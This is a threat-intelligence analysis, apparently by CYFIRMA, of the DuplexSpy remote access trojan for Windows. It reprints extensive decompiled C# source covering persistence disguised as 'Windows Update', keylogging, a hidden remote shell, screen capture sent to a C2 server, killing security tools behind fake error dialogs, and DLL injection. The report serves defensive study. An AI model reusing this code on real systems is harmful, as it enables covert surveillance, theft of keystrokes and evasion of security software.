DuplexSpy RAT: Stealthy Windows Malware Enabling Full Remote Control and Surveillance

EXECUTIVE SUMMARY

At CYFIRMA, we are committed to delivering timely intelligence on emerging cyber threats and adversarial tactics targeting individuals and organizations. This report provides a detailed analysis of DuplexSpy RAT, which is a multifunctional remote access trojan (RAT) with extensive capabilities for surveillance, persistence, and system control. It establishes persistence via startup folder replication and Windows registry modifications while employing fileless execution and privilege escalation techniques for stealth. Key features include keylogging, screen capture, webcam/audio spying, remote shell, and anti-analysis functions. The RAT uses secure communications through AES/RSA encryption and DLL injection for in-memory payload execution. Released publicly on GitHub by ISSAC/iss4cf0ng for "educational purposes", the tool's versatility and ease of customization make it attractive for malicious use by threat actors.

INTRODUCTION

DuplexSpy RAT represents a growing trend in modular, GUI-driven malware that lowers the technical barrier for cybercriminals. Developed in C# with a clean interface and configurable options, it allows operators to tailor attacks with minimal coding knowledge. Its design reflects an understanding of both offensive tooling and Windows internals, enabling deep system integration. Notably, it mimics legitimate processes like "Windows Update" to evade user suspicion and blend into system activity.




Figure 1: DuplexSpy RAT Panel

STATIC ANALYSIS

Socket Initialization and Configuration

In the Main() method, the payload begins its configuration for persistence. It copies itself to the user Startup folder "[C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup]" under the name "Windows Update.exe" and creates a corresponding entry in the Windows Registry under the Run key as "windows update" to ensure automatic execution on system boot.

Subsequently, the malware collects system-specific information, such as the system serial number, disk drive details, and hostname to generate a unique identifier for the infected machine. It then initiates a keylogger in a separate thread using keylogger.Start(), allowing for asynchronous keystroke capture.

Following this, the malware establishes a TCP connection to a remote server using the Connect() method, which leverages socket-based communication. Upon successful connection, it initiates a Victim object to handle continuous data exchange with the command-and-control (C2) server.

```
private void Main()
{
    try
    {
        Installer installer = new Installer();
        installer.m_szCurrentPath = Process.GetCurrentProcess().MainModule.FileName;
        installer.m_bCopyDir = m_bCopyDir;
        installer.m_szCopyPath = Environment.ExpandEnvironmentVariables(Path.Combine(m_szCopyDir, Path.GetFileName(installer.m_szCurrentPath)));
        installer.m_bStartUp = m_bCopyStartUp;
        installer.m_szStartUpName = Environment.ExpandEnvironmentVariables(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Startup), m_szCopyStartUp));
        installer.m_bReg = m_bReg;
        installer.m_szRegKeyName = m_szRegKeyName;
        MessageBox.Show(m_szCopyStartUp);
        MessageBox.Show(m_szRegKeyName);
        installer.Start();
        string[] id_array = Global.WMI_QueryNoEncode("select serialnumber from win32_diskdrive");
        string szSerialNumber = id_array[0].Replace(" ", string.Empty).Trim();
        clntConfig = new ClientConfig
        {
            szOnlineID = id_prefix + "_" + Dns.GetHostName() + "_" + szSerialNumber,
            bKillProcess = false,
            ls_szKillProcess = new List<string>(),
            dwRetry = time_reconnect,
            dwTimeout = dwTimeout,
            dwSendInfo = time_sendinfo
        };
        keylogger = new KeyLogger();
        new Thread((ThreadStart)delegate
        {
            keylogger.Start();
        }).Start();
        new Thread((ThreadStart)delegate
        {
            while (true)
            {
                try
                {
                    if (!is_connected)
                    {
                        Connect();
                    }
                }
                catch (Exception)
                {
                }
                Thread.Sleep(clntConfig.dwRetry);
            }
        }).Start();
        if (m_bMsgbox)
        {
            MessageBox.Show(m_szMbText, m_szMbCaption, m_mbButton, m_mbIcon);
        }
```

```
private bool m_bCopyStartUp = bool.Parse("false");
private string m_szCopyStartUp = "Windows Update.exe";
private bool m_bReg = bool.Parse("false");
private string m_szRegKeyName = "Windows Update";
```

```
private void Connect()
{
    try
    {
        Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        socket.Connect(ip, port);
        Victim v = new Victim(socket);
        new Thread((ThreadStart)delegate
        {
            Received(v);
        }).Start();
        is_connected = true;
```

Figure 2: TCP Socket Initialization and Configuration

Keylogger: Intercepting and Forwarding User Input to an Attacker Server

The ***HookCallback*** method within the Keylogger class is responsible for intercepting low-level keyboard input through a Windows hook. It captures each keystroke, resolves it into human-readable characters or key labels, and logs the input alongside the active window title and a timestamp. This information is stored in the keylogger.rtf file located in the system's Temp folder. Additionally, the data is base64-encoded for transmission and is both saved locally and exfiltrated to a remote server controlled by the attacker.

```
private static IntPtr _hookID = IntPtr.Zero;

public KeyLogger(string fileName = "keylogger.rtf")
{
    file_keylogger = Path.Combine(new string[2]
    {
        Path.GetTempPath(),
        fileName
    });
}
```

```
private IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
{
    try
    {
        if (nCode >= 0 && wParam == (IntPtr)256)
        {
            int vkCode = Marshal.ReadInt32(lParam);
            Keys key = (Keys)vkCode;
            byte[] keyState = new byte[256];
            byte[] keyOutput = new byte[2];
            string str_key = string.Empty;
            if (WinAPI.ToAscii((uint)vkCode, 0u, keyState, keyOutput, 0u) != 1)
            {
                str_key = ((!dic_NonPrintableKeys.Keys.Contains(vkCode)) ? ("[" + key.ToString() + "]") : dic_NonPrintableKeys[vkCode]);
            }
            else if (dic_NonPrintableKeys.Keys.Contains(vkCode))
            {
                str_key = dic_NonPrintableKeys[vkCode];
            }
            else
            {
                char key_char = (char)keyOutput[0];
                str_key = key_char.ToString();
            }
            File.AppendAllText(file_keylogger, Crypto.b64E2Str(Crypto.b64E2Str(Global.GetActiveWindowTitle()) + "|" + Crypto.b64E2Str(DateTime.Now
            File.AppendAllText(file_keylogger, Environment.NewLine);
            if (disable_keyboard)
            {
                return (IntPtr)1;
            }
            if (smile_key && (char.IsDigit((char)keyOutput[0]) || char.IsLetter((char)keyOutput[0])))
            {
                SendKeys.Send(char_smile.ToString());
                return (IntPtr)1;
            }
        }
    }
    catch (Exception ex)
    {
        MessageBox.Show(ex.Message);
    }
    return WinAPI.CallNextHookEx(_hookID, nCode, wParam, lParam);
```

Figure 3: Keystroke capturing

Remote Shell Access

The RemoteShell class implements a fully interactive command shell backdoor, with the Init(Victim v) method playing a key role. It launches a hidden shell process, captures both standard output and error streams in real time, and sends the encoded results back to a remote endpoint, enabling remote command execution on the victim's machine.

```
private void Init(Victim v)
{
    try
    {
        if (cmd_proc == null)
        {
            cmd_proc = new Process();
            cmd_proc.StartInfo = new ProcessStartInfo
            {
                CreateNoWindow = true,
                UseShellExecute = false,
                RedirectStandardError = true,
                RedirectStandardOutput = true,
                RedirectStandardInput = true,
                FileName = exePath,
                WorkingDirectory = initPath
            };
            cmd_proc.Start();
        }
        sr_out = cmd_proc.StandardOutput;
        sr_err = cmd_proc.StandardError;
        cmdSw_in = cmd_proc.StandardInput;
        cmd_sendPrompt = false;
        bSendStdOutAndErr = true;
        new Thread((ThreadStart)delegate
        {
            while (bSendStdOutAndErr)
            {
                string text = sr_out.ReadLine();
                v.encSend(2, 0, "shell|output|" + Crypto.b64E2Str(Environment.NewLine + text));
                if (cmd_sendPrompt)
                {
                    cp = text.Replace(">", string.Empty).Replace(Environment.NewLine, string.Empty).Trim();
                    cmd_sendPrompt = false;
                }
            }
        }).Start();
```

Figure 4: Shell Access

Live Screen Monitoring

The **ScreenShot** and **DesktopStart** methods are designed to capture and transmit real-time screenshots from a victim's system to the attacker's server. The ScreenShot method takes a screenshot of the specified screen using the Graphics.CopyFromScreen function and converts the image into a base64-encoded string for transmission. The DesktopStart method continuously captures screenshots while the connection is active and sends them, along with a timestamp, to the attacker's server using the encSend function, enabling live screen monitoring on the attacker's end.

```
private static string ScreenShot(Victim v, string device_name, int width, int height)
{
    int idx = FindDesktopIndex(device_name);
    Bitmap bitmap = new Bitmap(width, height, PixelFormat.Format32bppRgb);
    Rectangle capture_rect = Screen.AllScreens[idx].Bounds;
    Graphics capture_graphics = Graphics.FromImage(bitmap);
    capture_graphics.CopyFromScreen(capture_rect.Left, capture_rect.Top, 0, 0, capture_rect.Size);
    return Global.BitmapToBase64(bitmap);
}

private static void DesktopStart(Victim v, string device_name, int width, int height)
{
    while (is_connected && send_screenshot)
    {
        string b64_img = ScreenShot(v, device_name, width, height);
        v.encSend(2, 0, "desktop|start|" + b64_img + "|" + DateTime.Now.ToString("yyyy-MM-dd HH:mm:ss"));
    }
    send_stopped = true;
}
```

Figure 5: Screen Monitoring

Power Controls for System Disruption

The **DuplexSpy RAT** includes a **power control module** that enables the attacker to remotely execute system-level commands on the victim's machine, such as **shutdown**, **restart**, **logout**, and **sleep**. These functions are triggered through encoded messages via the Victim class, enabling adversaries to disrupt system availability. The RAT also leverages DLL imports like *SetSuspendState* from powrprof.dll to induce hibernation or sleep states.

```
internal class FuncPower
{
    // Token: 0x0600020A RID: 522
    [DllImport("powrprof.dll", SetLastError = true)]
    private static extern bool SetSuspendState(bool hibernate, bool forceCritical, bool disableWakeEvent);

    // Token: 0x0600020C RID: 524 RVA: 0x00014EF6 File Offset: 0x000130F6
    public void Suspend(bool hiberate)
    {
        FuncPower.SetSuspendState(hiberate, false, false);
    }

    // Token: 0x0600020D RID: 525 RVA: 0x00014F02 File Offset: 0x00013102
    public void PowerOff()
    {
    }

    // Token: 0x0600020E RID: 526 RVA: 0x00014F05 File Offset: 0x00013105
    public void ShutdownDisable()
    {
    }

    // Token: 0x0600020F RID: 527 RVA: 0x00014F08 File Offset: 0x00013108
    public void ShutdownEnable()
    {
    }
namespace DuplexSpyCS
{
public partial class frmPower : Form
{
    public Victim v;

    public frmPower()
    {
        InitializeComponent();
    }

    private void Send_Shutdown()
    {
        int sec = (int)numericUpDown1.Value;
        v.encSend(2, 0, "power|shutdown|shutdown|" + sec.ToString());
    }
    private void Send_EnableShutdown(bool enable)
    {
        v.encSend(2, 0, "power|shutdown|" + (enable ? "e" : "d"));
    }
    private void Send_Restart()
    {
        v.encSend(2, 0, "power|restart");
    }
    private void Send_Logout()
    {
        v.encSend(2, 0, "power|logout");
    }
```

Figure 6: Sending encrypted commands to system disruption

Terminates Security Processes with Deceptive Alerts

The **AntiProcess** module in **DuplexSpy RAT** actively monitors and terminates a predefined list of processes at 100-millisecond intervals, targeting security tools or monitoring applications like antivirus software. This list of processes is dynamically sent by the attacker's server. The module utilizes multithreading to ensure continuous execution, allowing it to quickly neutralize any launched security tools. When the fake_msg flag is enabled, it displays misleading error messages referencing a corrupted **user32.dll** to further deceive users. This feature enhances the RAT's stealth and persistence, allowing it to thwart detection and response mechanisms in real time.

```
internal class AntiProcess
{
    // Token: 0x0600003B RID: 59 RVA: 0x00002CA4 File Offset: 0x00000EA4
    public void Start(List<string> lsProcName)
    {
        this.anti_stop = false;
        new Thread(delegate()
        {
            while (!this.anti_stop)
            {
                foreach (string proc in lsProcName)
                {
                    int success_cnt = 0;
                    string main_name = string.Empty;
                    foreach (Process p in Process.GetProcessesByName(proc))
                    {
                        try
                        {
                            p.Kill();
                            main_name = p.ProcessName;
                            success_cnt++;
                        }
                        catch (Exception ex)
                        {
                        }
                    }
                    bool flag = this.fake_msg && success_cnt > 0;
                    if (flag)
                    {
                        MessageBox.Show("Cannot open " + main_name + ", user32.dll is damaged.", "System Error(0x0012654)", MessageBoxButtons.OK, MessageBoxIcon.Hand);
                    }
                }
                Thread.Sleep(100);
            }
        }).Start();
    }
```

Figure 7: Anti-Analysis with Fake Error

Audio Playback Module for Covert Communication or Distraction

The *AudioPlayer* class in **DuplexSpy RAT** enables the attacker to **remotely play audio** or system sounds on the victim's machine. It supports real-time playback of audio byte streams *(Play method)* and triggers native system sounds *(SystemSound method)*, which can be used for **psychological manipulation**, **distraction**, or covert signalling. This dual-purpose feature aids in both **interactive engagement** and **social engineering tactics**.

```
public class AudioPlayer
{
    private BufferedWaveProvider bufferedWaveProvider;

    private WaveOutEvent waveOut;

    public AudioPlayer()
    {
        bufferedWaveProvider = new BufferedWaveProvider(new WaveFormat(44100, 16, 1));
        waveOut = new WaveOutEvent();
        waveOut.Init(bufferedWaveProvider);
    }

    public void Start()
    {
        waveOut.Play();
    }

    public void Play(byte[] audioData)
    {
        bufferedWaveProvider.AddSamples(audioData, 0, audioData.Length);
    }
```

Figure 8: Audio Player for distraction

Advanced Cryptographic Operations for Secure Communication

This *Crypto* class in DuplexSpy RAT implements robust cryptographic functions, including RSA key pair generation, RSA encryption/decryption, and AES encryption/decryption with CBC mode. The malware uses these to securely encrypt data and communications between the infected host and its command-and-control server, thereby evading network detection and protecting stolen information.

Sending encrypted data to the attacker's server:

```
// winClient48.Victim
public void encSend(int cmd, int param, string data, SendMode mode = SendMode.RAW)
{
    string enc_data = Crypto.AESEncrypt(data, _AES.key, _AES.iv);
    Send(cmd, param, enc_data);
}
```

```
public static string AESEncrypt(string plain_text, byte[] key, byte[] iv)
{
    byte[] cipher_bytes = null;
    using (Aes aes = Aes.Create())
    {
        aes.Mode = CipherMode.CBC;
        aes.KeySize = aes_keySize;
        aes.BlockSize = block_size;
        aes.Key = key;
        aes.IV = iv;
        ICryptoTransform encryptor = aes.
        using MemoryStream ms = new Memory
        using CryptoStream cs = new CryptoStream(ms, encryptor, CryptoStreamMode.Write);
        using (StreamWriter sw = new StreamWriter(cs))
        {
            sw.Write(plain_text);
        }
        cipher_bytes = ms.ToArray();
    }
    return Convert.ToBase64String(cipher_bytes);
}
```

```
    string rsa_publicKey = Crypto.b64D2Str(dsp.GetMsg().msg);
    rsa_publicKey = Crypto.b64D2Str(rsa_publicKey);
    v.key_pairs.public_key = rsa_publicKey;
    (string, string) aes = Crypto.AES_GenerateKeyAndIV();
    v._AES.key = Convert.FromBase64String(aes.Item1);
    v._AES.iv = Convert.FromBase64String(aes.Item2);
    string payload = aes.Item1 + "|" + aes.Item2;
    byte[] enc_payload = Crypto.RSAEncrypt(payload, rsa_publicKey);
    v.Send(1, 1, enc_payload);
}
```

```
else if (dsp.Command == 2)
{
    if (dsp.Param == 0)
    {
        string V_25 = Encoding.UTF8.GetString(dsp.GetMsg().msg);
        V_25 = Crypto.AESDecrypt(Convert.FromBase64String(V_25), v._AES.key, v._AES.iv);
        _Received(v, V_25);
    }
    else if (dsp.Param == 1)
    {
        v.encSend(2, 1, DateTime.Now.ToString("F"));
    }
}
```

Upon receiving an encrypted command, the malware decrypts it via AESDecrypt and processes the output in _Received(victim v, string msg). The message (msg) is tokenized using the '|' separator, and based on its contents, specific malicious actions are triggered. Finally, the malware encrypts the operation's result and transmits it back to the attacker's command-and-control (C2) server.

```
private void _Received(Victim v, string msg)
{
    try
    {
        string[] cmd = msg.Split('|');
        if (cmd[0] == "detail")
        {
            if (cmd[1] == "client")
            {
                if (funcInfoClient == null)
                {
                    funcInfoClient = new FuncInfo.Client();
                }
                if (cmd[2] == "info")
                {
                    Dictionary<string, string> dic = new Dictionary<string, string>
                    {
                        { "ID", clntConfig.szOnlineID },
                        {
                            "bAntiProc",
                            clntConfig.bKillProcess ? "1" : "0"
                        },
                        {
                            "lsAntiProc",
                            string.Join(",", clntConfig.ls_szKillProcess)
                        },
                        {
                            "dwRetry"
```

Figure 9: Encrypted communication for secure data exchange

DLL Loading and Injection Mechanism

This *DllLoader* class facilitates dynamic execution and DLL injection, allowing the malware to load .NET assemblies directly from memory and inject arbitrary DLLs into remote processes. The injection technique uses *OpenProcess, VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread* to run malicious code stealthily inside other processes, enabling code execution under the context of trusted processes to evade detection.

```
internal class DllLoader
{
    // Token: 0x06000051 RID: 81 RVA: 0x00003304 File Offset: 0x00001504
    public ValueTuple<int, string> Load(byte[] buffer, string name, string func, string[] param)
    {
        int nCode = 0;
        string szMsg = string.Empty;
        try
        {
            Assembly assembly = Assembly.Load(buffer);
            Type type = assembly.GetType(name);
            MethodInfo method = type.GetMethod(func);
            object result = method.Invoke(null, param);
            nCode = 1;
            szMsg = result.ToString();
        }
        catch (Exception ex)
        {
            szMsg = ex.Message;
        }
        return new ValueTuple<int, string>(nCode, szMsg);
    }

    // Token: 0x06000052 RID: 82 RVA: 0x00003384 File Offset: 0x00001584
    public ValueTuple<int, string> Inject(int nProcId, string szDllPath)
    {
        int nCode = 0;
        string sMsg = string.Empty;
        try
        {
            IntPtr hProc = WinAPI.OpenProcess(2035711U, false, nProcId);
            IntPtr hAllocMemAddr = WinAPI.VirtualAllocEx(hProc, IntPtr.Zero, (uint)szDllPath.Length, 12288U, 4U);
            IntPtr intPtr;
            WinAPI.WriteProcessMemory(hProc, hAllocMemAddr, Encoding.UTF8.GetBytes(szDllPath), (uint)szDllPath.Length, out intPtr);
            IntPtr hLoadLibraryAddr = WinAPI.GetProcAddress(WinAPI.GetModuleHandle("kernel32.dll"), "LoadLibraryA");
            WinAPI.CreateRemoteThread(hProc, IntPtr.Zero, 0U, hLoadLibraryAddr, hAllocMemAddr, 0U, IntPtr.Zero);
            nCode = 1;
        }
        catch (Exception ex)
        {
            sMsg = ex.Message;
        }
        return new ValueTuple<int, string>(nCode, sMsg);
    }
```

Figure 10: DLL Side Loading

DuplexSpy RAT Chat Module – Live C2 Communication Interface

This *frmChat* class in DuplexSpy RAT enables real-time chat functionality between the attacker and the infected host, allowing interactive command and control (C2) communication. It uses **base64 encryption** for message transmission. Additionally, the class starts a timer that periodically invokes the **BringToFront()** and **Activate()** methods to ensure the chat window stays in focus, maintaining visibility for the attacker.

```
public void ShowMsg(string user, string msg)
{
    string text = user + "[" + DateTime.Now.ToString("t") + "] : " + msg;
    Invoke((Action)delegate
    {
        richTextBox1.AppendText(text);
        richTextBox1.AppendText(Environment.NewLine);
    });
}

private void SendMsg()
{
    Invoke((Action)delegate
    {
        string text = textBox1.Text.Trim();
        v.encSend(2, 0, "chat|msg|" + Crypto.b64E2Str(text));
        ShowMsg("You", text);
        textBox1.Text = string.Empty;
    });
}

private void setup()
{
    v.encSend(2, 0, "chat|init");
    timer1.Start();
}
```

```
public static string b64E2Str(string data)
{
    return Convert.ToBase64String(Encoding.UTF8.GetBytes(data));
}
```

```
private void timer1_Tick(object sender, EventArgs e)
{
    BringToFront();
    Activate();
}
```

It captures events like FormClosing, and when triggered, it dynamically sets e.Cancel = true (based on the allow_close flag received from the remote server) to prevent the chat window from closing. Additionally, during the MinimumSizeChanged event, it modifies the MinimizeBox property to false, effectively disabling the minimize button and preventing the chat window from being minimized.

```
private void frmChat_FormClosing(object sender, FormClosingEventArgs e)
{
    e.Cancel = !allow_close;
}

private void frmChat_MinimumSizeChanged(object sender, EventArgs e)
{
    base.MinimizeBox = false;
}
```

Figure 11: Locking the chat form to remain constantly open

Lock Screen Coercion Module

The *frmLockScreen* class in DuplexSpy RAT enforces a fake lock screen by displaying an attacker-supplied image (base64 encoded) in full screen while disabling user interaction. It prevents closure unless explicitly permitted, simulating a system freeze or ransom notice to manipulate or extort the victim.

```
public class frmLockScreen : Form
{
    // Token: 0x0600010C RID: 268 RVA: 0x0000E813 File Offset: 0x0000CA13
    public frmLockScreen()
    {
        this.InitializeComponent();
    }

    // Token: 0x0600010D RID: 269 RVA: 0x0000E834 File Offset: 0x0000CA34
    private Color GetBackgroundColor(Bitmap bitmap)
    {
        List<Color> borderColors = new List<Color>();
        int width = bitmap.Width;
        int height = bitmap.Height;
        for (int x = 0; x < width; x++)
        {
            borderColors.Add(bitmap.GetPixel(x, 0));
            borderColors.Add(bitmap.GetPixel(x, height - 1));
        }
        for (int y = 0; y < height; y++)
        {
            borderColors.Add(bitmap.GetPixel(0, y));
            borderColors.Add(bitmap.GetPixel(width - 1, y));
        }
        return this.FindMostCommonColor(borderColors);
    }

    // Token: 0x0600010E RID: 270 RVA: 0x0000E8E0 File Offset: 0x0000CAE0
    private Color FindMostCommonColor(List<Color> colors)
    {
        Dictionary<Color, int> colorCount = new Dictionary<Color, int>();
        foreach (Color color in colors)
        {
            bool flag = colorCount.ContainsKey(color);
            if (flag)
            {
                Dictionary<Color, int> dictionary = colorCount;
                Color key = color;
                int num = dictionary[key];
                dictionary[key] = num + 1;
            }
            else
```

Network Connection Reconnaissance Module

The FuncConn class collects detailed information about all active TCP connections, including local/remote IPs, ports, and connection states. This enables the attacker to map the victim's network activity, identify open services, or detect connections to sensitive internal resources.

```
public class FuncConn
{
    // Token: 0x06000153 RID: 339 RVA: 0x00010EE8 File Offset: 0x0000F0E8
    public string GetConn()
    {
        List<string> result = new List<string>();
        IPGlobalProperties properties = IPGlobalProperties.GetIPGlobalProperties();
        TcpConnectionInformation[] tcp_conns = properties.GetActiveTcpConnections();
        UdpStatistics udp_stats_ipv4 = properties.GetUdpIPv4Statistics();
        UdpStatistics udp_stats_ipv5 = properties.GetUdpIPv6Statistics();
        foreach (TcpConnectionInformation tcp in tcp_conns)
        {
            bool flag = tcp != null;
            if (flag)
            {
                string data = string.Concat(new string[]
                {
                    tcp.LocalEndPoint.AddressFamily.ToString(),
                    ",",
                    tcp.LocalEndPoint.ToString(),
                    ",",
                    tcp.RemoteEndPoint.ToString(),
                    ",",
                    tcp.State.ToString()
                });
                result.Add(data);
            }
        }
        return string.Join(";", result);
    }
```


Mouse Control Module

The *FuncMouse* class in malware is designed to give the attacker full remote control over the victim's mouse, including simulating left/right clicks, moving the cursor (*SetPosition, Crazy()*), locking it in place *(Lock()),* and even hiding it *(Hide())*.

```
public class FuncMouse
{
    // Token: 0x06000164 RID: 356
    [DllImport("user32.dll", CallingConvention = CallingConvention.StdCall, CharSet = CharSet.Auto)]
    private static extern void mouse_event(uint dwFlags, uint dx, uint dy, uint cButtons, uint dwExtraInfo);

    // Token: 0x06000165 RID: 357
    [DllImport("user32.dll")]
    private static extern uint SendInput(uint nInputs, FuncMouse.INPUT[] pInputs, int cbSize);

    // Token: 0x06000166 RID: 358 RVA: 0x000114A4 File Offset: 0x0000F6A4
    public string Status()
    {
        return (this.lock_mouse ? "1" : "0") + "|" + (this.crazy_mouse ? "1" : "0");
    }

    // Token: 0x06000167 RID: 359 RVA: 0x000114F8 File Offset: 0x0000F6F8
    public Point GetPosition()
    {
        return Cursor.Position;
    }

    // Token: 0x06000168 RID: 360 RVA: 0x00011512 File Offset: 0x0000F712
    public void SetPosition(int x, int y)
    {
        Cursor.Position = new Point(x, y);
    }

    // Token: 0x06000169 RID: 361 RVA: 0x00011522 File Offset: 0x0000F722
    public void SetPosition(Point ptn)
    {
        this.SetPosition(ptn.X, ptn.Y);
    }

    // Token: 0x0600016A RID: 362 RVA: 0x0001153C File Offset: 0x0000F73C
    public void MouseLD()
    {
        Point ptr = this.GetPosition();
        FuncMouse.mouse_event(2U, (uint)ptr.X, (uint)ptr.Y, 0U, 0U);
    }

    // Token: 0x0600016B RID: 363 RVA: 0x00011568 File Offset: 0x0000F768
    public void MouseLU()
    {
        Point ptr = this.GetPosition();
```

Stealthy Windows Registry Manipulation

The *FuncReg* class is a comprehensive utility for managing Windows Registry operations programmatically. It provides functionalities to convert between registry hive names and enum values, checks the existence of keys and values, and performs standard registry manipulations, such as creating, renaming, copying, editing, and deleting registry keys and values.



```
private RegistryHive StringToRegistryHive(string hiveString)
{
    string text = hiveString.ToUpper();
    string a = text;
    RegistryHive result;
    if (!(a == "HKEY_CLASSES_ROOT"))
    {
        if (!(a == "HKEY_CURRENT_USER"))
        {
            if (!(a == "HKEY_LOCAL_MACHINE"))
            {
                if (!(a == "HKEY_USERS"))
                {
                    if (!(a == "HKEY_CURRENT_CONFIG"))
                    {
                        result = (RegistryHive)0;
                    }
                    else
                    {
                        result = RegistryHive.CurrentConfig;
                    }
                }
                else
                {
                    result = RegistryHive.Users;
                }
            }
            else
            {
                result = RegistryHive.LocalMachine;
            }
        }
        else
        {
            result = RegistryHive.CurrentUser;
        }
    }
    else
    {
        result = RegistryHive.ClassesRoot;
    }
    return result;
}

// Token: 0x06000139 RID: 313 RVA: 0x0000F788 File Offset: 0x0000D988
private string RegistryHiveToString(RegistryHive hive)
{
```

Process Manipulation for Execution Control and Stealth

The code below enables the malware to exert fine-grained control over system processes. It supports killing processes by name or PID, suspending and resuming process threads via native Windows API calls, launching new processes with specified arguments and working directories, and deleting executables after process termination to evade detection. The ability to suspend/resume threads allows the malware to pause critical processes temporarily, aiding in stealth and evasion of security mechanisms. This functionality directly supports attacker goals of maintaining persistence, evading defense, and controlling execution flow on a compromised system.

```
public (int, string) KillDelete(int id)
{
    int code = 1;
    string msg = string.Empty;
    try
    {
        Process proc = Process.GetProcessById(id);
        string filename = proc.MainModule.FileName;
        proc.Kill();
        File.Delete(filename);
    }
    catch (Exception ex)
    {
        code = 0;
        msg = ex.Message;
    }
    return (code, msg);
}
```

```
public (int, string) Start(string filename, string argv, string work_dir)
{
    int code = 1;
    string msg = string.Empty;
    try
    {
        Process p = new Process();
        p.StartInfo = new ProcessStartInfo
        {
            FileName = filename,
            Arguments = argv,
            UseShellExecute = true,
            CreateNoWindow = true,
            WorkingDirectory = work_dir
        };
        new Thread((ThreadStart)delegate
        {
            p.Start();
            p.WaitForExit();
        });
    }
```

```
public (int, string) Resume(int nProcessID)
{
    int code = 1;
    string msg = string.Empty;
    try
    {
        Process proc = Process.GetProcessById(nProcessID);
        foreach (ProcessThread tProc in proc.Threads)
        {
            IntPtr hThread = WinAPI.OpenThread(2u, bInheritHandle: false, (uint)tProc.Id);
            if (IntPtr.Zero == hThread)
            {
                throw new Exception("hThread is null handle.");
            }
            WinAPI.ResumeThread(hThread);
            WinAPI.CloseHandle(hThread);
        }
```

```
public (int, string) Suspend(int nProcessID)
{
    int code = 1;
    string msg = string.Empty;
    try
    {
        Process proc = Process.GetProcessById(nProcessID);
        foreach (ProcessThread tProc in proc.Threads)
        {
            IntPtr hThread = WinAPI.OpenThread(2u, bInheritHandle: false, (uint)tProc.Id);
            if (IntPtr.Zero == hThread)
            {
                throw new Exception("tThread is null handle.");
            }
            WinAPI.SuspendThread(hThread);
            WinAPI.CloseHandle(hThread);
        }
```

Figure 12: Kill, Delete, Resume, Suspend, and Start process

Persistence via Registry Modification

The Installer class is intended to ensure the malware runs automatically on startup by modifying the Windows registry under **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**. It checks the m_bReg flag and, if true, sets the program's path in the registry with the name **"Windows Update"** making it persistent across reboots.

